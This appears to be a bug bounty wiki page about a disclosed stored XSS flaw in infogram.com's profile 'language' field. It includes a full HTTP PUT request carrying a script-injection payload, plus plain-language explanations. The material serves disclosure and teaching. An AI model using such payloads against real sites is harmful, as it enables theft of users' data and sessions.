Stored XSS in infogram.com via language
The language field in the user profile update endpoint did not sanitise input, allowing an attacker to store a script payload. When a victim viewed the attacker's public profile, the injected JavaScript executed in the victim's browser, enabling theft of information.

- Disclosed after 8 months

The stored XSS was found in the language profile parameter.
POC: Change profile settings with following request:
PUT /api/users/me HTTP/1.1
Host: infogram.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
csrf-token: **your token**
X-Requested-With: XMLHttpRequest
Content-Length: 135
DNT: 1
Connection: close
Cookie: **your cookies**

first_name=name&last_name=name&username=&confirm_password=password&language=></script><img src=x onerror=alert(document.domain)>;//
Go to your public profile link.
example: https://infogram.com/dd_ddt7
Impact
This allows an attacker to inject custom Javascript codes that can be used to steal information from infogram's users.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could inject JavaScript that may be used to steal information from infogram users who view the malicious profile.
What the attacker needed
An infogram account; victim visits attacker's public profile
How it was found
- Send a profile update request with a malicious language value.
- Visit the attacker's public profile page to trigger the stored script.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Stored cross-site scripting (XSS) happens when a website saves harmful code and later shows it to other people without cleaning it. Here, the 'language' setting in a user's profile could contain a script, and anyone visiting that profile would run the script in their own browser, letting the attacker steal data.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




